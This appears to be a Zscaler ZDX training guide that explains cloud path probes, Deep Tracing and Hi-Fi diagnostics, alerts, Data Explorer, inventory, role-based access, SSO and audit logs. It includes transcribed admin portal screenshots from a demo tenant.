Autosense Cloud Path Probes provide **automated network path monitoring**, dynamically adapting to changes in network conditions without requiring manual configuration. This ensures **proactive performance monitoring** across **complex network environments**, allowing organizations to detect and address issues in real time.

To enable **Autosense Cloud Path Probes**, certain requirements must be met. In addition to the **minimum version requirements** for **ZDX and Zscaler Client Connector**, the **Windows Filtering Platform (WFP) driver** must be installed on **Client Connector**. Ensure that the **Install WFP Driver** option is **enabled** in **Application Profiles** within the **Zscaler Client Connector Portal**.

When configuring an **Autosense Cloud Path Probe**, select **Autosense Cloud Path** as the **probe type** and define any additional **criteria** as needed. Since **Autosense probes** automatically detect and probe network endpoints **dynamically**, the **Protocol selection** and **Cloud Path Host options** are **disabled (greyed out)**, ensuring seamless, **intelligent adaptation** to evolving network conditions.

ZDX Diagnostics

ZDX Diagnostics provides detailed, process-level insights for a user, allowing administrators to perform **granular troubleshooting** during **Deep Tracing sessions**. During these sessions, **data is collected every minute** for the **Web Probe, Cloud Path Probe, and device statistics**, ensuring a **comprehensive view** of network and application performance.

> **Note: Deep Tracing and Diagnostics are the same features.** While the core functionality remains unchanged, you may notice **differences in the user interface** compared to previous demonstrations.

Prerequisites for Deep Tracing

Before initiating a **Deep Tracing session** in **ZDX**, ensure the following requirements are met:


- **Minimum Software Versions:** Confirm that the **Zscaler Client Connector** and **ZDX Module** are running the required versions.
- **Subscription Level:** Verify that your **ZDX subscription** includes support for **Deep Tracing (Diagnostics)**.
- **Admin Role Configuration:** Ensure that your **admin role** is assigned permissions for conducting **Deep Tracing sessions**.

> **Note:** If you **cannot access Deep Tracing details** in the ZDX Admin Portal, contact your **ZDX administrator** to review your permissions.

Initiating a Deep Tracing Session

Deep Tracing provides **highly granular insights** into **endpoint and application performance** for **short timeframes**. Follow these steps to **initiate a session**:

1. **Access the ZDX Administrator Portal:** Log in to the **ZDX Admin Portal**.
2. **Select User, Device, and Application:** Choose the specific **user, device, and application** experiencing issues.
3. **Run the Session:** Start a **Deep Tracing session** for a duration between **5 to 60 minutes** to monitor performance in real-time.



Start New Diagnostics Session

GENERAL

*Name: demo

*User: Aarav Patel (aarav.patel@thezerot...

*Device: PC-Aarav-102 (VMware7,1 Micros...

What would you like to run?

☑ Deep Tracing — v. 3.1.0.97+ | v. 3.0.0.93+ | v. 1.16.0.0+ | v. 1.16.0.0+

☐ Hi-Fi Cloud Path — v. 4.2+

☐ Bandwidth Test — v. 3.9.0.0+ | v. 4.3.1+

☐ Packet Capture Probing — v. 3.9.0.0+ | v. 3.5+

*Run Session For: 15 Minutes

Probes will be triggered every 1-minute

4. **Analyze the Data:** Even a **5-minute session** can provide sufficient information to **pinpoint root causes** of poor user experience.
5. **Export Results:** After the session, **export the diagnostic data** in **PDF format** for **record-keeping, troubleshooting, or sharing insights**.

   Note: Deep Tracing can be used to analyze any previously defined **application with enabled probes** or an **arbitrary URL** entered manually. Running **Deep Tracing on a custom URL does not count toward the organizational probe quota**.


Key Benefits of Deep Tracing

A **diagnostic session** provides the following advantages:

- **Capture Granular Details:** Configure sessions to collect **PCAP data, device statistics, and application metrics** for deeper analysis.
- **Troubleshoot Issues:** Perform **detailed assessments** to **identify and resolve issues** affecting users, devices, or applications.
- **Share Session Results: Export** diagnostic reports as **PDF files** to document findings, collaborate with stakeholders, and maintain troubleshooting records.

Hi-Fi Cloud Path Diagnostics

In addition to Deep Tracing, **ZDX supports High-Fidelity (Hi-Fi) Cloud Path Diagnostics** to analyze **network connectivity and latency** for a given **Cloud Path**. A **Hi-Fi Cloud Path session** increases the number of **probe packets** sent per hop, enhancing **troubleshooting accuracy**.



Start New Diagnostics Session

GENERAL

*Name: betatest

*User: Mia Brown (mia.brown@thezerotr... ×

*Device: PC-MiaBrowK-101 (VMware7,1 Mic... ×


What would you like to run?

□ Deep Tracing v. 3.1.0.97+ | v. 3.0.0.93+ | v. 1.16.0.0+ | v. 1.16.0.0+

☑ Hi-Fi Cloud Path v. 4.2+

□ Bandwidth Test v. 3.9.0.0+ | v. 4.3.1+

□ Packet Capture Probing v. 3.9.0.0+ | v. 3.5+



Start New Diagnostics Session

HI-FI CLOUD PATH SETTINGS

ⓘ Hi-Fi Cloud Path runs from the client to the selected destination.

*Packet Count ⓘ: 100

*Protocol: ICMP

*Interval (ms) ⓘ: 1000

*Timeout (ms) ⓘ: 1500

*Destination: Zscaler Service Edge

What would you like to run?

□ Force Reverse Cloud Path in Trusted Network

Configuring Hi-Fi Cloud Path

To configure a **Hi-Fi Cloud Path session**, adjust the following parameters:

- **Packet Count:** Define the **number of probe packets** sent per hop (between **20 and 300**, default is **300**).
- **Protocol Selection:** Choose between **ICMP, TCP, or UDP**. If selecting **TCP or UDP**, enter the required **port number**.
- **Interval (ms):** Set the **time interval** between probe packets (within **1000 to 3000 milliseconds**). Probe packets are spaced evenly across multiple iterations.
- **Timeout (ms):** Define the **response wait time** before considering a probe **failed** (must be within **1000 to 3000 milliseconds**).
- **Destination Selection:** Choose **IP/FQDN or Zscaler Service Edge** as the destination for testing.
    - If selecting **IP/FQDN**, enter the **specific IP address or Fully Qualified Domain Name (FQDN)**.
    - If selecting **Zscaler Service Edge**, enable **Force Reverse Cloud Path in Trusted Network** if a **network device blocks forward Cloud Path tracing**.

  Note: Reverse Cloud Path calculations estimate **latency from the Zscaler Internet Access (ZIA) Public Service Edge to the egress in the Cloud Path**. If possible, reconfigure **firewalls or network devices** to allow standard **forward traceroute testing** instead of relying on reverse calculations.

By leveraging **Deep Tracing** and **Hi-Fi Cloud Path Diagnostics**, **ZDX administrators** can proactively **monitor, troubleshoot, and optimize** end-user digital experiences across networks and applications.

ZDX Alerts: Monitoring Performance and Health

In **ZDX**, alerts provide administrators with real-time monitoring of **device, application, and network performance**, as well as **ZDX Scores**. These alerts are triggered when predefined thresholds are met, enabling proactive issue detection and resolution. Administrators can review alerts at a high level or access detailed logs within the **ZDX Administrator Portal** to analyze performance trends and troubleshoot issues effectively.

Step 1: Selecting Event Types

The first step in defining an **alert rule** is selecting the type of event that will trigger an alert. Event types include **application metrics** such as **DNS Time, Page Fetch Time, and Server Response Time**, **device-related factors** like **bandwidth throughput, battery health, CPU and memory utilization, and Wi-Fi signal strength**, and **network performance indicators** such as **latency, packet count, number of hops, and packet loss**.

Step 2: Adding Filters

Once the event type is chosen, administrators can refine alerts using **granular filters** that target **specific locations, Zscaler locations, geolocations, departments, user groups, individual users, or devices**. This ensures that alerts are relevant to specific segments of the organization and that administrators receive notifications for only the most critical and pertinent issues.

Step 3: Configuring Criteria

Threshold criteria are then configured to determine when an alert should be triggered. Administrators define whether an alert occurs when a metric exceeds or falls below a specific threshold. Multiple conditions can be set, allowing for alerts to trigger **only when all conditions are met or if any condition is met**. For example, a **high-severity alert** may be configured to trigger **only if CPU utilization exceeds 90% and packet loss exceeds 10%**, ensuring that notifications are sent only for critical performance issues.

Step 4: Defining Alerting Actions

Once the alert criteria are set, administrators determine the **alerting actions** to be taken when a threshold is reached. Alerts can be **muted**, meaning they are recorded in the **ZDX Administrator Portal** but not sent via email or Webhook. They can also be configured to **send an email notification** to a designated recipient or **trigger a Webhook**, which forwards the alert details to a third-party incident management application for automated processing and response.


ZDX Data Explorer: Advanced Data Analysis and Reporting

ZDX Data Explorer is a powerful tool designed for in-depth **data analysis and reporting**, allowing users to **customize queries** and generate **detailed reports** based on various fields such as **applications, metrics, and grouping or aggregation preferences**. This flexibility enables organizations to **uncover operational insights, identify trends, and monitor performance metrics effectively**.

While building a query, users can select **specific applications** and choose from a variety of metrics, including:

- **ZDX Score**
- **Device Count**
- **User Count**
- **DNS Time**
- **Page Fetch Time**
- **Web Request Availability**
- **Latency**
- **Packet Count**
- **Packet Loss**
- **Number of Hops**

Users can **group data** by **Applications, Zscaler Locations, Geolocations, or Departments**, providing a **structured view** of performance trends.



Data Explorer

Name 1	Applications 2	Metrics 3	Aggregation 4	Created By 5	Last Updated On 5
Microsoft Teams Call Quality Report	Microsoft Teams Call Quality	ZDX Score, Latency	Average	Vandan Desai (vandan@thezerotrust...	Oct 31, 2024 02:17 AM GMT+5:30
Okta ZDX Score	Okta	ZDX Score, Device Count, Web Requ...	Average	Vandan Desai (vandan@thezerotrust...	Oct 31, 2024 02:01 AM GMT+5:30
Microsoft Login Performance by Geo	Microsoft Login	ZDX Score, DNS Time, Page Fetch Ti...	Average	Vandan Desai (vandan@thezerotrust...	Apr 29, 2024 08:29 PM GMT+5:30
Application Performance Over time	Outlook Online, Salesforce, Box, Sale...	ZDX Score	Average	Vikas Srivastava (vsrivastava@thezer...	Apr 24, 2024 07:30 AM GMT+5:30
ZPA App Latency and Score for 14 da...	TZTE ZPA Application	ZDX Score, Latency	Average	Vandan Desai (vandan@thezerotrust...	Apr 23, 2024 05:45 AM GMT+5:30
Outlook and Sharepoint Front doors	SharePoint Online, Outlook Online	ZDX Score, Page Fetch Time, Packet ...	Average	Vandan Desai (vandan@thezerotrust...	Apr 23, 2024 04:26 AM GMT+5:30
comparison 14 days	Microsoft Teams Web App, Zoom	ZDX Score	Average	Vandan Desai (vandan@thezerotrust...	Apr 23, 2024 04:14 AM GMT+5:30
Locations	Microsoft Teams Web App	Page Fetch Time	Average	Vandan Desai (vandan@thezerotrust...	Apr 22, 2024 12:45 PM GMT+5:30

Monitoring Data Explorer Views

To monitor **Data Explorer views**, navigate to **Analytics > Data Explorer**. The **Data Explorer table** provides the following key details:

- **Name**: The title of the configured view.
- **Applications**: The applications included within the view.
- **Metrics**: The selected performance metrics.
- **Aggregation**: The method of data aggregation, which can be **Average, Minimum, or Maximum**.
- **Created By**: The administrator who configured the view.
- **Last Updated On**: The timestamp indicating when the view was last edited or created.

Creating a Data Explorer View

To create a new view in **ZDX Data Explorer**, follow these steps:

1. **Access Data Explorer**: Navigate to **Analytics > Data Explorer** in the **ZDX Administrator Portal**.
2. **Initiate a New View**: Click **"Create New View"** to start setting up a custom view.
3. **Select Applications**: Click **"Add"** to choose applications for the view. The number of applications available depends on the **ZDX subscription level**.
4. **Choose Grouping Criteria**: Select an option to group data by **Zscaler Locations, Geolocations, Departments, or Applications**.
5. **If grouped by Applications**, views are rendered for each metric.
6. **If grouped by other criteria**, views are rendered for each application and metric.
7. **Set Aggregation Method**: Choose to display data using **Average, Minimum, or Maximum values** (default is **Average**).
8. **Customize Display Format**: Toggle between **chart format** or **tabular format** for visualization.
9. **Run the Query**: Click **"Run Query"** to generate and review the configured view.
10. **Save the View**: Once satisfied, click **"Save"**, enter a descriptive **name**, and confirm to store the view for **future reference**.

Editing an Existing View

To modify an existing **Data Explorer view**, follow these steps:

1. **Navigate to Data Explorer**: Open **Analytics > Data Explorer** in the **ZDX Administrator Portal**.
2. **Select a View**: Locate the desired view in the **list of configured views**.
3. **Edit the View**: Click the **"Edit"** icon associated with the selected view to modify its configuration.
4. **Adjust Settings**: Make necessary changes, such as **modifying data filters, altering visualization layouts, or updating data presentation**.
5. **Apply the Changes**: Click **"Run Query"** to refresh the view with the updated configurations.
6. **Update and Activate**: After reviewing the changes, click **"Update"** to save the modifications and **activate the changes** to ensure the updated view reflects the latest data.

Device Inventory and Software Inventory

Device Inventory

Device Inventory provides **real-time visibility** into your organization's **devices and their associated users**. Monitoring device health and performance ensures that endpoints are functioning optimally, allowing IT teams to proactively address potential issues.

Prerequisites for Viewing Device Inventory Data

To access and analyze **Device Inventory data** in ZDX, ensure the following conditions are met:

- **Zscaler Client Connector and ZDX Module Versions** – Confirm that your environment is running the **minimum required versions** of the Zscaler Client Connector and the ZDX Module.
- **ZDX Subscription Level** – Verify that your **ZDX plan includes Device Inventory support**. Some subscription tiers may not provide access to this feature.
- **Permission Level** – Ensure your ZDX **user role has the required permissions** to view Device Inventory data. Access may be restricted based on administrative roles within the platform.

A user's **device performance directly impacts their digital experience**. Ensuring that all devices are **updated with the latest OS, patches, and software versions** is critical for security and efficiency. Additionally, monitoring **resource utilization** helps identify devices that may need **upgrades or troubleshooting**. ZDX **Inventory Analytics** provides deep insights to support proactive IT management.

Software Inventory

Software Inventory offers **detailed insights into current and historical software versions and updates** on users' devices. This feature enables IT teams to monitor software compliance, identify outdated versions, and ensure all applications are running securely.


Prerequisites for Viewing Software Inventory Data

To access and analyze **Software Inventory data** in ZDX, ensure the following conditions are met:

- **Minimum Required Versions** – Verify that your Zscaler Client Connector and **ZDX Module meet the minimum version requirements**.
- **Subscription Level** – Confirm that your **ZDX subscription plan includes Software Inventory support**.
- **Enable Inventory Data Collection** – Ensure that **Inventory Data Collection** is **enabled in the ZDX settings** to allow software tracking and analysis.

Role Based Access Control in ZDX

ZDX is designed to support multiple users with varying roles, ensuring that each user has the appropriate level of access to the **ZDX Administrator Portal**. **Role-Based Access Control (RBAC)**, also known as **Role-Based Administration**, allows organizations to manage access permissions efficiently based on user roles. This system enables administrators to define different levels of permissions, such as **read-write or read-only**, depending on operational needs.



Edit ZDX Role

ADMINISTRATOR ROLE

*Name: Level 1 Support

PERMISSIONS

Dashboard Access: View Only | ● None | Custom

ZDX Dashboard: None

Application Overview: None

Application Dashboard: None

User Overview: None

User Dashboard: None

Incident Dashboard: None

Device And User Information: Visible | ● Obfuscated | Custom

User Name: Obfuscated

Edit ZDX Admin

ADMINISTRATOR

Login ID: level1@rsome.zscaler.net

*Email: rojha@zscaler.com

*Name: Ritesh

*Role: Level 1 Support

*Status: Enabled

Access can be customized across various sections of the **ZDX Administrator Portal**, including the **Dashboard, UCaaS Monitoring, Configuration, User Management, Deep Tracing, Alerts, and Webhooks**.

Each section offers **four levels of access control**:

- **Full** – Grants **read and write** permissions.
- **View Only** – Allows **viewing** data but restricts **editing**.
- **Custom** – Provides **tailored permissions** to meet specific needs.
- **None** – Completely **restricts access** to the section.

To **address privacy concerns**, ZDX also offers the ability to **obscure sensitive user and device information**, ensuring privacy protection for roles where visibility into personal data may not be necessary.

Authentication Methods for Administrator Access

ZDX supports **two authentication methods** for administrators accessing the **ZDX Administrator Portal**:

1. **Manual Provisioning:** Admin users are manually created in the **ZDX Administrator Portal** using their **email address** and a **secure password**.
2. **Identity Provider (IdP) Authentication:** Admin users are added via **Single Sign-On (SSO)**, with authentication managed by an organization's **Identity Provider (IdP)**. Supported IdPs include **Azure AD, ADFS, Okta, and others**.

These authentication options ensure that **administrator access is secure and aligned with organizational policies**.


Single Sign On (SSO) for Administration

Integrating **ZDX Administrator** with your organization's **Single Sign-On (SSO)** solution streamlines access management, **eliminates the need for multiple credentials**, enhances security with **two-factor authentication**, and improves the overall **administrator experience**. By leveraging **SSO**, administrators can access the **ZDX Administrator Portal** seamlessly without needing to manage separate login credentials.

ZDX supports **SSO integration** through **Identity Provider (IdP)-initiated SAML authentication**. The setup involves configuring your organization's **SSO solution** with **Zscaler's SAML certificate** and authentication endpoint. Once properly configured, administrators can directly access the **ZDX Administrator Portal** from their **SSO user portal**. Since authentication is already handled by the **SSO solution**, administrators can log in seamlessly without re-entering credentials, **simplifying access while maintaining security**.

Audit Log Functionality

The **ZDX Administrator Portal** provides comprehensive audit logging to track administrator actions, ensuring visibility into **who made changes, when, and from where**. Whether for **compliance audits** or the need to **revert configurations**, **audit logs** serve as a **digital trail** of all administrative activities, offering transparency and accountability.



Audit Logs

Timestamp	Actions	Category	Sub-Category	Resource	Admin ID	Client IP	Interface	Result	Modification
Nov 29, 2024 - 10:04 ...	Sign in	Login	ZDX SSO Login	-	3167216-admin@thez...	165.225.120.162	ZDX UI	✓	
Nov 29, 2024 - 09:59 ...	Sign in	Login	ZDX SSO Login	-	3339421-admin@thez...	210.252.150.99	ZDX UI	✓	
Nov 29, 2024 - 09:52 ...	Sign in	Login	ZDX SSO Login	-	3187715-admin@thez...	222.164.147.21	ZDX UI	✓	
Nov 29, 2024 - 09:11 ...	Sign in	Login	ZDX SSO Login	-	ptcb35-admin@thezer...	206.198.148.51	ZDX UI	✓	
Nov 29, 2024 - 09:10 ...	Sign in	Login	ZDX SSO Login	-	ptcb52-admin@thezer...	206.198.148.50	ZDX UI	✓	
Nov 29, 2024 - 08:05 ...	Sign in	Login	ZDX SSO Login	-	ptcb05-admin@thezer...	206.198.148.51	ZDX UI	✓	
Nov 29, 2024 - 05:54 ...	Sign in	Login	ZDX SSO Login	-	ptcb07-admin@thezer...	206.198.148.51	ZDX UI	✓	
Nov 29, 2024 - 01:22 ...	Sign out	Login	Login	-	3124060-admin@thez...	165.225.214.105	ZDX UI	✓	

Fetched 8 rows

At its core, the **Audit Logs** functionality records **administrator usernames and IP addresses**, capturing **both successful and failed login attempts** along with any **configuration changes**. Logs can be filtered using several key criteria for efficient analysis:

- **Time Range** – Display logs for administrator actions occurring within a specific period.
- **Action Type** – Filter logs based on whether the action was a **Create, Update, or Delete** operation.
- **Category** – Narrow down logs based on different sections of the **ZDX Administrator Portal**, such as **Alerts, Configuration, Administrator Management, and Role Management**.
- **Sub-Category** – Apply more granular filters to distinguish logs within a category (e.g., differentiate between **Probe** and **Application** changes in the **Configuration** category).
- **Admin ID** – Identify the **specific administrator** responsible for the logged action.

Additionally, **any configuration change** is recorded with a **side-by-side Pre-Configuration/Post-Configuration view**, allowing administrators to **quickly pinpoint modifications** and ensure **accurate tracking of system adjustments**.


Role-Based Administration in ZDX


ZDX provides **role-based administration**, allowing organizations to **easily add administrators** and assign them **specific roles** based on their responsibilities. These roles define **which functions an administrator can access** in their day-to-day tasks, ensuring proper access control and security.

For example, **level one support team admins** can be assigned a **view-only role**, granting them access to **dashboards and graphs** while restricting **all configuration functions**. This ensures they can monitor performance without making unauthorized changes.

To configure role-based access, navigate to the **Administration menu** and select **Role Management**. From here, follow these steps:

- **Create a new ZDX role** and configure permissions to **limit access to reporting functions** while ensuring that **usernames and device names are obfuscated** for privacy.






Role Management

Name	Full Access	View-Only Access	Visible	Obfuscated	Actions
Level 1 Support	Call Quality Configuration	Inventory Management, Call Quality Applica...	-	User Name, Location, Device Name, IP Add...	✎ 🗑
Read Only Admin	Copilot	Inventory Management, Call Quality Config...	Device Name, Location, User Name, Wi-Fi ...	-	✎ 🗑
Test ZDX role	Inventory Management, Call Quality Config...	User Dashboard, Call Quality Applications, ...	Wi-Fi Name	User Name, Location, Device Name, IP Add...	✎ 🗑
ZDX Read-only Admin	-	Inventory Management, Call Quality Config...	Device Name, Location, User Name, Wi-Fi ...	-	👁
ZDX Service Desk Tier 1	Snapshots	User Dashboard	User Name	Location, Device Name, IP Address, Wi-Fi N...	👁
ZDX Super Admin	Inventory Management, Call Quality Config...	User Dashboard, Call Quality Applications, ...	Device Name, Location, User Name, Wi-Fi ...	-	👁

Fetched 6 rows



Add ZDX Role

ADMINISTRATOR ROLE

*Name

PERMISSIONS

Dashboard Access
● View Only ○ None ○ Custom

ZDX Dashboard
View Only

Application Overview
View Only

Application Dashboard
View Only

User Overview
View Only

